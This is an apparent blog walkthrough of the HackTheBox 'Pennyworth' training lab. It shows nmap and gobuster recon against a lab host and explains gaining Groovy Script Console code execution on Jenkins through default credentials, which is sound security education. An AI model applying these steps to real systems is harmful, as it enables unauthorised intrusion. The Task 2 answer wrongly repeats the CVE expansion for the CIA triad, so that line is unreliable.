HTB Labs — Tier 1 — “Pennyworth” Machine Walkthrough | By: CyberAlp0
Hey Folks, this is CyberAlp0. Back to a new walkthrough powered by HTB, Tier 1, named “pennyworth”. pennyworth is one of the VIP labs in HackTheBox — Tier 1 — Starting Point Phase. It focuses on many aspects and strengthens skills like Jenkins, Java, RCE, and Default Credentials.
Executive Summary
Here is an executive summary of the steps we will follow:
Stage I: Scanning
The scanning phase identifies a single exposed service of interest: an HTTP interface running on port 8080, delivered by the Jetty web server. This immediately suggests the presence of a Java-based web application. No additional externally accessible services appear, narrowing the attack surface and indicating that all meaningful interaction will occur through this web interface.
Upon the Nmap scan, we will find the following information
- Service Running: HTTP
- Service Version: jetty 9.4.39.v20210325
- Exposed Port: 8080/TCP
Stage II: Enumeration
The web application is built on Jenkins, confirmed through directory discovery and version disclosure within one of the accessible endpoints. Jenkins, a CI/CD automation platform, is known for offering administrative interfaces and powerful scripting capabilities. Further analysis uncovers an active login portal, where credential testing ultimately exposes weak default credentials, granting administrative access. Once authenticated, the presence of the Jenkins Script Console becomes the primary focus, as it allows Groovy-based execution directly on the underlying host — an exceptionally high-impact capability that signifies full remote code execution potential.
Stage III: Exploiting
With administrative access to Jenkins and the Script Console confirmed, exploitation becomes straightforward. By leveraging Groovy’s ability to execute system-level instructions, an attacker can establish full control over the machine. Execution of a crafted payload results in a high-privilege remote session on the host, granting unrestricted access to system files, processes, and the root user’s environment. From this privileged foothold, retrieving the machine’s flag and completing the compromise is trivial. The exploitation chain demonstrates how default credentials, exposed management interfaces, and scripting consoles in CI/CD systems can lead to complete system takeover when left unsecured.
Let’s not waste more time on the introduction and begin hacking!
Step 1: Connecting to the Starting Point Labs Servers.
To attack the target machine, you have to be on the same network. You can read my blog which will guide you step-by-step into connecting to the target machine.
Step 2: Spawning the Machine and Starting to Solve the Tasks.
Task 1: What does the acronym CVE stand for?
Answer: Common Vulnerabilities and Exposures
Walkthrough:

The acronym CVE stands for Common Vulnerabilities and Exposures. It is a system that provides a reference method for publicly known information-security vulnerabilities and exposures. Each CVE entry consists of an identification number, a description, and references to related vulnerability reports and advisories.
Task 2: What do the three letters in CIA, referring to the CIA triad in cybersecurity, stand for?
Answer: Common Vulnerabilities and Exposures
Walkthrough:
In the context of the CIA triad in cybersecurity, the three letters stand for:
- C: Confidentiality
- I: Integrity
- A: Availability

These principles are fundamental to information security, helping to protect data from unauthorised access, ensure its accuracy and reliability, and guarantee that it is accessible when needed.
Task 3: What is the version of the service running on port 8080?
Answer: Jetty 9.4.39.v20210325
Walkthrough:
To know the version of the service that runs over the port 8080, we will run a network mapper tool. Since Nmap is my favorite, I will run the following command as shown in the screenshot below.
sudo nmap -A -sV 10.129.44.107
According to the Nmap scan, the service that runs over port 8080 and its version is “Jetty 9.4.39.v20210325".
Task 4: What version of Jenkins is running on the target?
Answer: 2.289.1
Walkthrough:
Once you reflect the IP address of the machine to the local DNS in the directory “/etc/hosts”, you will be able to navigate to the web application through the website “http://pennyworth.htb:8080”
Don’t forget to specify the port at the end of the web application. As the web application runs a service called jetty and operates over the port 8080. Without specifying the port, you will not get a result when writing the URL.
You will find the following results:

If a web application has a login page, it is often a good idea to consider directory fuzzing as part of your security assessment. There may be hidden directories or files that are not linked on the login page but could provide additional access or information.
Many applications have administrative interfaces or management pages that may not be easily discoverable but can be accessed through directory fuzzing.
There are lots of tools for making directory fuzzing like ffuf, gobuster, and dirbuster. I will use gobuster. Type the following command
gobuster dir -u http://pennyworth.htb:8080 -w /usr/share/dirbuster/wordlists/directory-list-2.3-mediu
This command runs Gobuster in directory enumeration mode against the specified target (HTTP://pennyworth.htb:8080) using a wordlist while ignoring any responses that result in a 403 Forbidden status. Here is a breakdown of the command:
- Gobuster: This command invokes the Gobuster tool, which is used for directory and file brute-forcing.
- dir: This specifies the mode in which Gobuster will operate. The dir mode is used for directory and file enumeration.
- -u: This flag specifies the target URL for the scan. In this case, it is “http://pennyworth.htb:8080”, where “pennyworth” is the hostname and “8080” is the port number.
- -w: This flag specifies the path to the wordlist being used for the fuzzing. Here, it points to the “directory-list-2.3-medium.txt” wordlist in the following path “/usr/share/dirbuster/wordlists”.
- -b 403: The -b flag tells Gobuster to ignore responses with the specified status code. In this case, it is set to 403.
Note that: -b flag will not display results that return a “Forbidden” status. This solves the issue that may occur which is as follows “Error: the server returns a status code that matches the provided options for non-existing urls.

As per the result of the directory fuzzing, we can test the pages that appeared with HTTP status code 200, like /login and /oops.
Common status codes to look for include:
→ 200: Found
→ 301/302: Redirected
→ 403: Forbidden (could indicate sensitive directories)
→ 404: Not Found (generally not useful)
Since /login will require us to know the username and password. Let’s try the /oops (Having a 200 HTTP status code) to see the results of the web page. The result of the web page exposes the version of Jenkins.

The version of Jenkins is 2.289.1
Task 5: What type of script is accepted as input on the Jenkins Script Console?
Answer: Groovy
Walkthrough:
Before we answer this question, let’s first understand what Jenkins and Groovy are and how they are related to each others.
Jenkins is an open-source automation server that facilitates continuous integration and continuous delivery (CI/CD) in software development. Jenkins is based on Java.
Groovy is an agile, dynamic language for the Java platform that simplifies programming with powerful features. Groovy combines the robustness of Java with dynamic features, making it suitable for a wide range of programming tasks, from scripting to full-fledged application development.
Now that we understand what Jenkins and Groovy are, let’s know how they are related to each other
Jenkins uses Groovy as its scripting language for various tasks, including:
- Script Console: Jenkins provides a built-in Script Console where administrators can execute Groovy scripts to manage and configure Jenkins programmatically.
- Pipeline as Code: Jenkins pipelines can be defined using Groovy syntax, allowing users to write complex build and deployment workflows in a clear, maintainable way.
- Plugins: Many Jenkins plugins are developed using Groovy, leveraging its capabilities to extend Jenkins functionality.
Task 6: What would the “String cmd” variable from the Groovy Script snippet be equal to if the Target VM were running Windows?
Answer: cmd.exe
Walkthrough:
Ok, this question might not be very clear for everyone to understand. It is simply asking for an example of a command that would be appropriate to put in the cmd variable in a Groovy script when that script is being executed on a Windows operating system.
As we learned that Jenkins uses Groovy as its scripting language for various tasks, we will exploit this kind of relation and inject some code in the Groovy to interact with Jenkins. Meaning, that Groovy will be our man inside Jenkins, which will enable us to interact with it. Jenkins may be used on a Windows-based application. So, if we want to exploit this relation and interact with the Windows OS, we will make the “String cmd” variable equal to “cmd.exe” to open the command prompt in the Windows operating system and execute other commands.

So, if the Groovy script was initially designed to run on a Unix-like system, the command might be
string cmd = "ls -la"If it's running on Windows, the command will be
string cmd = "dir"ls -la is used for listing the directories in linux. dir is used for listing in windows OS.
For more information about Jenkins and Groovy. Check the following source.
Task 7: What is a different command than “ip a” we could use to display our network interfaces’ information on Linux?
Answer: ifconfig
Walkthrough:
This command provides details about the network interfaces, including their IP addresses, MAC addresses, and other configuration information.
